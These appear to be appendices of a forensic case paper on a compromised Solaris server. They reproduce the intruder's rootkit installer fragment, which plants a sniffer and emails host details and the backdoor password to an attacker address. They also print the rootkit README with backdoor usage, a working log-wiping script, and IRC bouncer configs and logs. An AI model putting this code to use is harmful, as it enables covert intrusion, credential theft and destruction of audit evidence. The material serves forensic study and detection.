54477124 IFT=`/sbin/ifconfig -a | head -n 3|grep -v "lo0"|grep flags|awk '{print $1}'`
54477202 IFX=`echo $IFT | cut -d 0 -f 1`
54477234 echo "${WHI}*${DWHI} Primary network interface is of type: ${DCYN}${IFX}${DWHI}"
54477316 ### sniffer
54477328 cp sn2 /usr/sbin/modstat
54477353 echo "nohup /usr/sbin/modstat -s -d 512 -i /dev/${IFX} -o /usr/lib/libp/libm.n
>/dev/null &" >>sniffload
54477458 cp sniffload /usr/sbin/modcheck
54477490 echo "${WHI}*${DWHI} Sniffer set"
54477524 nohup /usr/sbin/modcheck >/dev/null 2>&1
54477565 ### end sniffer
54477582 printf "${WHI}*${DWHI} Copying utils.."
54477623 cp patcher $RKDIR/fixer
54477647 cp pg $RKDIR/passgen
54477668 cp cleaner $RKDIR/wipe
54477691 cp utime $RKDIR/utime
54477713 cp l3 $RKDIR/l
```

```
54477728 cp crypt $RKDIR/crt
54477748 chmod +x psbnc
54477763 cp psbnc $RKDIR/psbnc
54477785 cp idsol /usr/lib/lpsys
54477809 cp idrun $RKDIR/idstart
54477833 cp ssh-dxe $RKDIR/ssh-dxe
54477859 cp syn $RKDIR/syn
54477877 cp README $RKDIR/README
54477902 #if test -f "./dos"; then
54477928 #cp td /usr/sbin/ntpq
54477950 #touch /etc/security/audit_device
54477984 #/usr/sbin/ntpq
54478005 printf " passgen fixer wipe utime crt idstart ssh-dxe syn README  Done.\n"
54478081 ### pident.d BACKDOOR
54478103 #cp -f in.identd /usr/sbin/in.identd
54478140 #chmod 755 /usr/sbin/in.identd
54478171 #echo "auth   stream  tcp     nowait    nobody    /usr/sbin/in.identd in.identd"
>> /etc/inetd.conf
54478271 #printf "${WHI}*${DWHI} in.identd backdoor installed on port 113 \n"
54478340 #printf "${WHI}*${RED} DONT FORGET TO RESTART INETD!"
54478399 ### BNC2
54478409 #cp bnclp /usr/sbin/ntptime
54478437 #cp bnc.conf /usr/sbin/ntptime.conf
54478473  #echo  "${WHI}*${DWHI}  BNC2  has  now  been  copied  to  /usr/sbin/ntptime  and
configured on port:1578"
54478571 ### end BNC2
54478584 echo "${WHI}*${DWHI} erasing root kit..."
54478625 cd $RKDIR
54478635 rm -rf $INDIR
54478649 rm -rf /sunrk.tar
54478667  PRIMIF=`/sbin/ifconfig  -a|grep  inet|head  -n  2|grep  -v  127.0.0.1|awk  '{print
$2}'`
54478749 IFCNT=`/sbin/ifconfig -a|grep inet|grep -v 127.0.0.1|wc -l`
54478809 UNAM=`uname -a`
54478826 DUPTEST=`dmesg|grep "SUNW,hme0"|head -n 1|cut -d ":" -f 1`
54478885 if [ $DUPTEST ];then
54478906 LINKUP=`dmesg|grep "SUNW,hme0"|grep "Link"|head -n 1`
54478960 echo "${WHI}*${DWHI} $LINKUP"
54478993 NEXUS=`dmesg|grep nexus|head -n 1`
54479029 FTIME=`$RKDIR/utime`
54479050 ITIME=`expr $FTIME - $STIME`
54479080 echo "${WHI}*${DWHI} Password: $PASS"
54479118 echo "${WHI}*${DWHI} $UNAM"
54479146 echo "${WHI}*${DWHI} Primary interface IP: $PRIMIF"
54479198 echo "${WHI}*${DWHI} Possible $IFCNT host aliases"
54479249 echo "${WHI}*${DWHI} $NEXUS"
54479278 echo "Stealing usefull info via e-mail..."
54479321 echo "$PRIMIF:${PORT}   $PASS  PSYBNC:${EPORT}" >> /tmp/info
54479382 echo "System:" >> /tmp/info
54479410 uname -a >> /tmp/info
54479432 echo "--------------------------------------------------" >> /tmp/info
54479505 echo "IP address:"
54479524 /usr/sbin/ifconfig -a | grep inet >> /tmp/info
54479571 echo "--------------------------------------------------" >> /tmp/info
54479644 echo "Uptime:"
54479659 uptime >> /tmp/info
54479679 echo "--------------------------------------------------" >> /tmp/info
54479752 cat /tmp/info | mail rohackro@yahoo.com
54479792 sleep 10
54479801 rm -rf /tmp/info
54479819 # Here you could add optional commands to clean logs
54479872 # EG: to remove traces of rpc.sadmind exploitation
54479923 echo "${WHI}*${DCYN} Root kit installation completed !"
54480384 sol/utime
```

Appendix G: Root Kit README

The following is a README installed by the root kit. It explains what is new in this version and why. Clearly, documenting how we find root kits works to everyone's advantage.

X-ORG README

```
#############################################################################
.,gg,.       .,gg,.
`$$$$$.      .$$$$$'
`$$$$$.    .$$$$$' .,g%d$"^"$b%y,.     .,g%d$"^"$b%y,..,g%d$"^"$b%y,.
`$$$$$.  .$$$$$'g$$$$'      `$$$$y..g$$$$'       .g$$$$'      `""""
$$$$$$$$$$$$.l$$$$:        :$$$$ll$$$$: johnny  l$$$$:  g%d$$b%y,.
.$$$$$"""" $$$$$.$$$$$p      g$$$$$'l$$$$:   seven l$$$$:      l$$$$:
.$$$$$'    `$$$$$.`^"$b%y,.,g%d~"^'  `"--"'         `^"$b%y,.,g%d~"^'
.$$$$$'      `$$$$$.
`"""""""      `""""""" Theres no stopping, what can't be stopped!

------###     Powered By X-ORG        ###-------
------###                             ###-------
------###   ToRn, Danny-Boy, Apache    ###-------
------###  Dimfate, Angelz, Annihilat  ###-------
------###     JNX, _random, Beast      ###-------
------###      W_Knight, Markland      ###-------
------###          |mojo69|           ###-------


#############################################################################

"Terrorists are using computers are their weapon of evil.."
- John Walsh ( America's Most Wanted. ).


X-ORG Internal Release ONLY! Don't Spread!

(c) in 2001 by JudgeD/Danny-boy
http://www.xorganisation.org
http://www.xorg2000.com

Version 2.5DXE
--------------------

This is URGENT upgrade.  Changes were made to reflect CERT Advisory CA-2001-05.

* New Root kit directory /usr/lib/libX.a
* New filenames (see the list below)
* New Version of BNC2
* psyBNC BUG fixed version ( BUG reported by ToRn and Double-X)
* New Version of strings ( modified to suit new root kit directory tree )
* New sniff log file ( /usr/lib/libp/libm.n )
* New dos file ( /etc/security/audit_device )
* optional in.identd backdoor

New File names
--------------
OLD (up to version 2.4)              NEW (2.5)
-----------------------                 ---------
crypt                                                   crt
patcher                                                 fixer
cleaner                                                 wipe
l3                                                      l
pg                                                      passgen
idsol                                                   /usr/lib/lpsys
sniff                                                   /usr/lib/libp/libm.n
```

dos	/etc/security/audit_device
bnc.conf	/usr/sbin/ntptime.conf
bnclp	/usr/sbin/ntptime
/var/lp/lpacct	/var/ntp/ntpstats
lpacct	ntpstat
psybncchk	/usr/sbin/ntpstat

Installation

The same as preveious versions, only to include configuration options for custom password, port and extra hidden ports for netstat trojan. As usual, create a temporary directory, and run the setup as follow.

./setup pass -p port -e extraport

port = sshd port
extraport = can be your choice of BNC/psyBNC port

The above ports will be automatically hidden in netstat by default.

If you dont enter the above switches, setup script will generate the followings for you.

password : random
port : 20673
eport: 5557

Password can be customise at a later date by using "passgen" tool in root kit directory. Usage as follow.

./passgen password > /etc/lpd.config

Customising

This version is fully customisable to suit your individual needs(Requested by etC!).
All the trojans are configured and controlled from single config file x.conf. Edit the file to suit your needs before installing.
By default, Stachel client installation has been disable. If you are intend to install Stachel client on your hosts,
create an empty file called "dos" in your root kit directory and make it executable,
and ofcourse be sure to name your Stachel Client td, else parser script wont work.
If you intend to install extra tools (Hack tools, etc..), please edit the file called extra and replace the details with
your rcp dumpsite and file details.

There are two types of BNC supplied with this version psyBNC2.2 and BNC2.2. You can use either or both of them, psyBNC by default listens on port 6668 and BNC2.2 on port 6667.

in.identd backdoor

Telnet to the target port 113 (defauld ident port). type in "23, 113" then press enter.
You will get a passwd: prompt, enter the same password that u define'd in the your x.conf.
You will not get a prompt ">" so just type away and ignore that.

WARNING INETD backdoors are extremely easy to find by the admin, use it at your own risk *WARNING*

SPECIAL THANKS

I would like to take this oppertunity to thank following people

* CERT/CC and Job De Haas (job@itsx.com) of ITSX BV Amsterdam, The Netherlands (http://www.itsx.com) for giving me tips on how to stay one step ahead of them by publishing my root kit on CERT ADVISORY (CERT-CA-2001-05)

* ToRn for giving me inspirations with t0rnkit, for shouting at me everytime my root kit fucks up..:-)
for providing me with yummy chinky foods and redbulls while coding this kit, and naturally being my best friend.

* Tik-T0k for letting me abuse his cable connection.

* DJ Mystik for inspirational muziks...

* last but not least...., Bexter !! *mwah* *mwah*

```
################################################################################

Greets: X-ORG, etC!, bH, torn, dor, _random, Annihilat, W_Knight, Omen, APACHE
DR_SNK, Cvele, angelz, sensei and #etcpub@IRCNET

In the name of BEXTER!
################################################################################
#   -- X-ORG Solaris Root kit v2.5DXE Internal Release by JudgeD/Danny-Boy --      #
################################################################################
SuNoS rK versiunea beta.zeta.pi - By Mihai/KaN3
```

Appendix H: Wipe – Log Cleaning Script

This program removes information from the system's logs and is installed by the root kit.

Wipe

```
#!/bin/sh
#
#     Generic log cleaner v0.4 By: Tragedy/Dor (dor@kaapeli.net)
#      Based on sauber..
#
#  This is TOTALLY incomplete... I never added support for IRIX or SunOS...
#  And.. i most likely never will.. And i take no responsibility for any use/misuse
#  of this tool..
#
# Notes-0.3
#   SunOS support added.. had to rewrite most of it :P
# Notes-0.4
#   Beta IRIX support added and enabled...

colours()
{
BLK="
RED="
GRN="
YEL="
BLU="
MAG="
CYN="
WHI="
DRED="
DGRN="
DYEL="
DBLU="
DMAG="
DCYN="
DWHI="
RES="
}
colours


banner()
{
echo "${DCYN}Log cleaner ${WHI}v0.4b By: Tragedy/Dor"
}

banner

if [ $# != 1 ]
then
echo "${WHI}* ${DWHI}Usage${WHI}: "`basename $0`" <${DWHI}string${WHI}>${RES}"
echo " "
exit
fi
echo "OS detection...."
OS=`uname -s`
GZIP=`which gzip`
#if [ $GZIP != "" ]
#then
#echo "${WHI}* ${DWHI}GZIP found in ${DCYN}$GZIP${DWHI}, Compressed logs will be cleaned"
#GZIP=YES
#fi
echo "Detected ${DCYN}$OS${DWHI}"
#echo "Log cleaning in process...."
```

```
case ${OS} in
Linux)
WERD=`/bin/ls -F /var/log | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v ".gz" | grep -v ".tar" | grep -v "lastlog" | grep -v "btmp" | grep -v "utmp" | grep -v "wtmp" | grep -v "@"`
#       WERDGZ=$(/bin/ls -F /var/log | grep -v "/" | grep -v "*" | grep -v ".tgz"|grep -v ".tar.gz" | grep -v "btmp" |grep ".gz"| grep -v "@")
LOGPATH="/var/log"
;;
SunOS)
LOGPATH="/var/adm"
WERD=`/bin/ls -F $LOGPATH | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v ".gz" | grep -v ".tar" | grep -v "@"`
;;
IRIX)
LOGPATH="/var/adm"
WERD=`/bin/ls -F $LOGPATH | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v ".gz" | grep -v ".tar" | grep -v "@"`
;;
FreeBSD)
WERD=`/bin/ls -F /var/log | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v ".gz" | grep -v ".tar" | grep -v "lastlog" | grep -v "utmp" | grep -v "wtmp" | grep -v "@"`
#       WERDGZ=$(/bin/ls -F /var/log | grep -v "/" | grep -v "*" | grep -v ".tgz"|grep -v ".tar.gz" |grep ".gz"| grep -v "@")
LOGPATH="/var/log"
;;
*)
echo "${WHI}*${DWHI} ${RED} FATAL ERROR ${DWHI} Your O/S ${YEL}${OS}${DWHI} is UNKNOWN!"
exit 10
;;
esac



echo "---<[ Log cleaning in process...."
for fil in $WERD
do
lines=`cat $LOGPATH/$fil | wc -l`
printf "${WHI}* ${DWHI}Cleaning ${DCYN}$fil${DWHI}($lines ${DWHI}lines${WHI})${BLK}...${RES}"
grep -v $1 $LOGPATH/$fil > new
touch -r $LOGPATH/$fil new
mv -f new $LOGPATH/$fil
newlines=`cat $LOGPATH/$fil | wc -l`
linedel=`expr $lines - $newlines`
printf "${WHI}$linedel ${DWHI}lines removed!${RES}\n"

done
#if [ $GZIP != "" ]
#then#
#       echo "---<[ Decompressing gzipped logfiles...."
#       TMPDIR=$RANDOM$RANDOM$RANDOM$RANDOM
#       # Ok.. so theres a race condition here :)
#       mkdir /tmp/$TMPDIR
#       for fil in $WERDGZ
#       do
#         cp $LOGPATH/$fil /tmp/$TMPDIR/
#         rm $LOGPATH/$fil
#         gzip -d /tmp/$TMPDIR/$fil
#         echo "${WHI}* ${DWHI} Putting ${DCYN}$fil${DWHI} to /tmp/$TMPDIR/ .... ${WHI}Decompressed${DWHI}"
#       done
#
#       WERD2=$(/bin/ls -F /tmp/$TMPDIR/ | grep -v "/" | grep -v "*" | grep -v ".tgz"|grep -v ".gz" | grep -v "utmp" | grep -v"wtmp" | grep -v "@")
#
#       echo "---<[ Cleaning gzipped logfiles..."
#       for fil in $WERD2
#       do
#         line=$(wc -l /tmp/$TMPDIR/$fil | awk -F ' ' '{print $1}')
#         echo -n "${WHI}* ${DWHI}Cleaning ${DCYN}$fil ${DWHI}($line ${DWHI}lines${WHI})${BLK}...${RES}"
#         grep -v $1 /tmp/$TMPDIR/$fil > new
#         touch -r /tmp/$TMPDIR/$fil new
#         mv -f new /tmp/$TMPDIR/$fil
#         newline=$(wc -l /tmp/$TMPDIR/$fil | awk -F ' ' '{print $1}')
```

```
#       linedel=`expr $line - $newline`
#       gzip -9 /tmp/$TMPDIR/$fil
#       echo "${WHI}$linedel ${DWHI}lines removed!${RES}"
#       cp /tmp/$TMPDIR/$fil.gz $LOGPATH/
#       rm /tmp/$TMPDIR/$fil.gz
#     done
#rmdir /tmp/$TMPDIR
#fi
```

Appendix I: Muh Configuration and Logs

Muh Configuration - /usr/bin/cdb/muh/muhrc

```
nickname = "Eminem";
altnickname = "HaCkeRuL";
realname = "Direct Din CTA de la Puya82";
username = "LaFamilia";
listenport = 8383;
password = "PRtW1B1Enq7xg";
servers {
"213.48.150.13",
"193.109.122.67",
"195.197.175.21",
"195.47.220.2"
};
logging = true;
leave = false;
away = "- auto connecting - Puya82 Rulez";
getnick = true;
nevergiveup = true;
rejoin = true;
norestricted = true;
```

Recovered Partial Muh Configuration File – From Unallocated Space

```
1325174784 /* $Id: muhrc.in,v 1.18 2002/05/08 16:49:15 leemh Exp $
1325174840     ##
1325174848   #####  ###    ##      ##   ##     ##   ##
1325174892  ### ## ## ##   ##      ##   ##     ##  ####
1325174938 ###  ####   ##  ##      ##  #########   ###
1325174982  #    ##    ##  ###  ###   ##    ##
1325175020            #     ######   ##      ##   ##
1325175064                                      #
1325175106          CONFIGURATION FILE
1325175144 /************************************
1325175184  ********* REQUIRED SETTINGS *********
1325175224  ************************************/
1325175266 nickname = "Eminem";
1325175288 altnickname = "DMX";
1325175310 realname = "Direct Din CTA de la Puya82";
1325175352 username = "LaFamilia";
1325175376 listenport = 8383;
1325175396 password = "FEcr7GkuRzf0k";
1325175424 servers {
1325175434         "213.48.150.13",
1325175460         "193.109.122.67",
1325175486         "209.67.60.33",
1325175510         "213.48.150.1"
1325175538 channels = "#EgaliDinNastere";
1325175570 away = "dati foc mother fucker...here Puya82";
1325175618 leave = false;
1325175634 getnick = true;
1325175650 nevergiveup = true;
```

```
1325175670 rejoin = true;
1325187083 #muhrc
```

/usr/bin/cdb/muh/messages

```
[Mon 28 Jun 16:16:49](London.UK.Eu.UnderNet.org) Highest connection count: 7175 (7174 clients)
[Mon 28 Jun 16:16:49](London.UK.Eu.UnderNet.org) on 1 ca 1(4) ft 10(10)
[Mon 28 Jun 20:11:30](Helsinki.FI.EU.Undernet.org) Highest connection count: 4867 (4866 clients)
[Mon 28 Jun 20:11:30](Helsinki.FI.EU.Undernet.org) on 2 ca 1(4) ft 10(10)
[Wed 30 Jun 22:11:47](Helsinki.FI.EU.Undernet.org) Highest connection count: 4867 (4866 clients)
[Wed 30 Jun 22:11:47](Helsinki.FI.EU.Undernet.org) on 1 ca 1(4) ft 10(10)
```

/usr/bin/cdb/muh/log

```
[Mon 28 Jun 16:16:48] + ---------- NEW SESSION ----------
[Mon 28 Jun 16:16:48] + muh version Puya82 Rulez - starting log...
[Mon 28 Jun 16:16:48] + listening on port 8383.
[Mon 28 Jun 16:16:48] + muh's nick is 'Eminem'.
[Mon 28 Jun 16:16:48] + trying server '213.48.150.13' on port 6667...
[Mon 28 Jun 16:16:48] + tcp-connection to '213.48.150.13' established!
[Mon 28 Jun 16:16:49] + nickname 'Eminem' is in use - using nickname 'HaCkeRuL'.
[Mon 28 Jun 16:16:49] + nickname 'Eminem' is in use - using nickname 'bu\LZvUU'.
[Mon 28 Jun 16:16:49] + connected to 'London.UK.Eu.UnderNet.org'.
[Mon 28 Jun 16:16:51] + rehashing...
[Mon 28 Jun 16:16:51] + parsing configuration file...
[Mon 28 Jun 16:19:03] + caught client from '194.102.194.114'.
[Mon 28 Jun 16:19:06] + authorization successful!
[Mon 28 Jun 16:19:06] + reintroducing channels...
[Mon 28 Jun 16:20:18] + client signed off.
[Mon 28 Jun 20:11:26] - disconnecting from stoned server.
[Mon 28 Jun 20:11:26] + trying server '193.109.122.67' on port 6667...
[Mon 28 Jun 20:11:27] + tcp-connection to '193.109.122.67' established!
[Mon 28 Jun 20:11:28] + nickname 'Eminem' is in use - using nickname 'HaCkeRuL'.
[Mon 28 Jun 20:11:28] + nickname 'Eminem' is in use - using nickname 'kXv\]OHM'.
[Mon 28 Jun 20:11:28] - server-error! (:Closing Link: kXv\]OHM by Ede.NL.EU.UnderNet.Org (Too many connections from your host))
[Mon 28 Jun 20:11:28] + trying server '195.197.175.21' on port 6667...
[Mon 28 Jun 20:11:28] + tcp-connection to '195.197.175.21' established!
[Mon 28 Jun 20:11:29] + nickname 'Eminem' is in use - using nickname 'HaCkeRuL'.
[Mon 28 Jun 20:11:29] + nickname 'Eminem' is in use - using nickname 'gvnpcEYM'.
[Mon 28 Jun 20:11:30] + connected to 'Helsinki.FI.EU.Undernet.org'.
[Mon 28 Jun 20:11:30] + rejoining channels (EgaliDinNastere)...
[Wed 30 Jun 21:57:44] - disconnecting from stoned server.
[Wed 30 Jun 21:57:44] + trying server '195.47.220.2' on port 6667...
[Wed 30 Jun 22:01:28] - unable to connect to '195.47.220.2'! (Connection timed out)
[Wed 30 Jun 22:01:29] + trying server '213.48.150.13' on port 6667...
[Wed 30 Jun 22:05:14] - unable to connect to '213.48.150.13'! (Connection timed out)
[Wed 30 Jun 22:05:15] + trying server '193.109.122.67' on port 6667...
[Wed 30 Jun 22:09:00] - unable to connect to '193.109.122.67'! (Connection timed out)
[Wed 30 Jun 22:09:01] + trying server '195.197.175.21' on port 6667...
[Wed 30 Jun 22:11:45] + tcp-connection to '195.197.175.21' established!
[Wed 30 Jun 22:11:46] + nickname 'Eminem' is in use - using nickname 'HaCkeRuL'.
[Wed 30 Jun 22:11:46] + nickname 'Eminem' is in use - using nickname 'DDvMXCBa'.
[Wed 30 Jun 22:11:47] + connected to 'Helsinki.FI.EU.Undernet.org'.
[Sat 03 Jul 21:44:27] - server-error! (:Closing Link: DDvMXCBa by Helsinki.FI.EU.Undernet.org (G-lined ([30] Clones are not wanted on undernet)))
```

```
[Sat 03 Jul 21:44:27] + trying to reconnect to '195.197.175.21' in 5 seconds...
[Sat 03 Jul 21:44:32] + trying server '195.197.175.21' on port 6667...
[Sat 03 Jul 21:44:32] + tcp-connection to '195.197.175.21' established!
[Sat 03 Jul 21:44:33] + nickname 'Eminem' is in use - using nickname 'HaCkeRuL'.
[Sat 03 Jul 21:44:33] + nickname 'Eminem' is in use - using nickname ']EbCuHu_'.
[Sat 03 Jul 21:44:34] - server-error! (:Closing Link: ]EbCuHu_ by Helsinki.FI.EU.Undernet.org (G-lined))
[Sat 03 Jul 21:44:34] + trying to reconnect to '195.197.175.21' in 5 seconds...
[Sat 03 Jul 21:44:39] + trying server '195.197.175.21' on port 6667...
[Sat 03 Jul 21:44:39] + tcp-connection to '195.197.175.21' established!
[Sat 03 Jul 21:44:39] + nickname 'Eminem' is in use - using nickname 'HaCkeRuL'.
[Sat 03 Jul 21:44:39] + nickname 'Eminem' is in use - using nickname 'YmvWwgCA'.
[Sat 03 Jul 21:44:40] - server-error! (:Closing Link: YmvWwgCA by Helsinki.FI.EU.Undernet.org (G-
lined))
[Sat 03 Jul 21:44:40] + trying to reconnect to '195.197.175.21' in 5 seconds...
[Sat 03 Jul 21:44:45] + trying server '195.197.175.21' on port 6667...
[Sat 03 Jul 21:44:45] + tcp-connection to '195.197.175.21' established!
[Sat 03 Jul 21:44:45] - server dropped connection!
[Sat 03 Jul 21:44:45] + trying to reconnect to '195.197.175.21' in 5 seconds...
```

Appendix J: Links of Interest

[1] mkdosfs

http://linux.maruhn.com/sec/mkdosfs.html
This program will format a floppy disk and is available for unix variants or Windows.

[2] Autopsy

http://www.sleuthkit.org/autopsy/desc.php
Autopsy is a web-based front-end to the TSK tools with added case management features. It allows for a more user-friendly experience and doesn't require the end user to know which programs are used to extract the data.

[3] The Sleuth Kit

http://www.sleuthkit.org/sleuthkit/desc.php
The Sleuth Kit (TSK) is a collection of tools that facilitates the extraction of data from a file system image in a forensically sound manner. Multiple Unix and Windows file systems are supported.

[4] Sysinternals

www.sysinternals.com
Sysinternals offers a large number of utilities, most for free, for extracting data from a Windows computer.

[5] ActiveState – Perl interpreter for Windows

www.activestate.com
ActiveState offers a variety of products; the most well known is probably their port of Perl for Windows.

[6] UltraCompare – Binary file comparison tool

http://www.idmcomp.com/products/ucfeatures.html
UltraCompare allows for side-by-side comparison of text or binary files.

[7] ASCII Table Lookup

http://www.asciitable.com/
A listing of all ASCII characters with numeric and hexadecimal encodings.

[8] BlackBagTech

Hardware write-blockers, SCSI and IDE on one device
http://www.blackbagtech.com

[9] DCFLDD – Enhanced version of DD

http://sourceforge.net/project/showfiles.php?group_id=46038&release_id=84489
Developed by the U.S. Airforce's OSI, this version of **dd** has been validated by the DoD Cyber Crime Institute: http://www.dcfl.gov/DCCI/Catalog.htm

[10] RKHunter

Root kit hunter will examine a system for known traces of many different root kits. http://www.rootkit.nl.

[11] Muh

"muh is a quite versatile irc-bouncer for unix. an irc-bouncer is a program that acts as a middleman between your irc-client and your irc-server." http://mind.riot.org/muh/

[12] Romanian Educational Forum

One of the attacker's email addresses, insane@luckster.com, appears in a Romanian educational forum. The actual website appears to have changed or added access control but the Google cache of the page still has the relevant information.
http://64.233.167.104/search?q=cache:Otbeuxdgi54J:www2.portal.edu.ro/adlic/jive2/profile.jsp%3Fuser%3D106083+insane%40luckster.com&hl=en

Appendix G: References

1. California Senate. “SB 1386: ‘breach disclosure bill’”. State of California legal code. February 12, 2002. URL http://info.sen.ca.gov/pub/01-02/bill/sen/sb_1351-1400/sb_1386_bill_20020926_chaptered.html (August 20, 2004)

2. Bartlett, John. “The Ease of Steganography and Camouflage.” SANS GSEC Practicals. 17 March, 2002. URL www.sans.org/rr/papers/20/762.pdf (August 20, 2004).

3. Halfhil, Tom. “Be Thankful for Reverse-Engineering”. MaximumPC, June 2004. URL http://www.maximumpc.com/reprints/reprint_2004-06-01b.html (September 10, 2004)

4. IEEE-USA Board of Directors. “Reverse Engineering”. IEEE-USA Position Statements, June 2003. URL http://www.ieeeusa.org/policy/POSITIONS/reverse.html (October 5, 2004)

5. U.S. Court of Appeals for the Ninth Circuit. “Sony V Connectix”. United States Court of Appeals, February 10, 2000. URL http://www.ce9.uscourts.gov/web/newopinions.nsf/0/1351988b3bc296ab88256927007a7319?OpenDocument (August 20, 2004)

6. Samuelson Law, Technology and Public Policy Clinic. “Frequently Asked Questions (and Answers) about Reverse Engineering”. Chilling Effects, No Date Listed. URL http://www.chillingeffects.org/reverse/faq.cgi#QID208 (August 20, 2004)

7. United States Court of Appeals for the Federal Circuit. “HAROLD L. BOWERS v. BAYSTATE TECHNOLOGIES, INC.”, January 29, 2003. Electronic Frontier Foundation, No Date Listed. URL: http://www.eff.org/IP/Emulation/20030131-baystate-opinion.php

8. EFF. “EFF ‘Intellectual Property: Digital Millennium Copyright Act (DMCA): U.S. v. ElcomSoft & Sklyarov’ Archive”. Electronic Frontier Foundation Archives, No Date Listed. http://www.eff.org/IP/DMCA/US_v_Elcomsoft/

9. US DMCA Legal Code. “Sections 1201. Circumvention of copyright protection systems”. Harvard Open Law archives, January 1, 1999. URL http://cyber.law.harvard.edu/openlaw/DVD/1201.html#f (October 4th, 2004).

10. Twisted Pair Productions. “Camouflage FAQ (Frequently Asked Questions)”. Unfiction.com Camouflage Archive, No Date Listed. URL http://camouflage.unfiction.com./FAQ.html#Q15 (August 20, 2004)

11. Radcliffe, Mark. “Patent, Trademark, and Trade Secret Law“. FindLaw online, 1999. URL http://profs.lp.findlaw.com/patents/patents_3.html (September 10, 2004)

12. Stim, Rich. “Trade Secret Basics”. Inc.com Online, November 2000. URL http://www.inc.com/articles/2000/11/20943.html (October 4th, 2004)

13. US Department of Justice. “Computer Crime and Intellectual Property Section (CCIPS) “. Local Code Online, April 23, 2001. URL http://www.cybercrime.gov/ipmanual/08ipma.htm (September 10, 2004)

14. Powell, Brad. “Forensics Short Version”. Sun Security Seminar, March 25, 2003. URL http://pt.sun.com/eventos/seguranca/hkg_sec_arch.pdf (September 20, 2004)

15. Sorenson, Holt. “Incident Response Tools For Unix, Part Two: File-System Tools”. SecurityFocus.com, October 17, 2003. URL http://www.securityfocus.com/printable/infocus/1738 (September 20, 2004)

16. Reen, Ari. “Scan of the Month 28”. Honeynet Scan of the Month Results, May, 2003. URL http://www.honeynet.org/scans/scan28/sol/2/setup.html (October 01, 2004)

17. Schuster, Adreas. “Scan of the Month 16”. Honeynet Scan of the Month Results, June 2001. URL http://www.honeynet.org/scans/scan16/som/som46/decrypt (October 1, 2004)

18. Chaddock, Mary. “The Comprimise”. SANS Incident Write Up, January 03, 2003. URL http://www.sans.org/y2k/the_compromise.htm (October 1, 2004)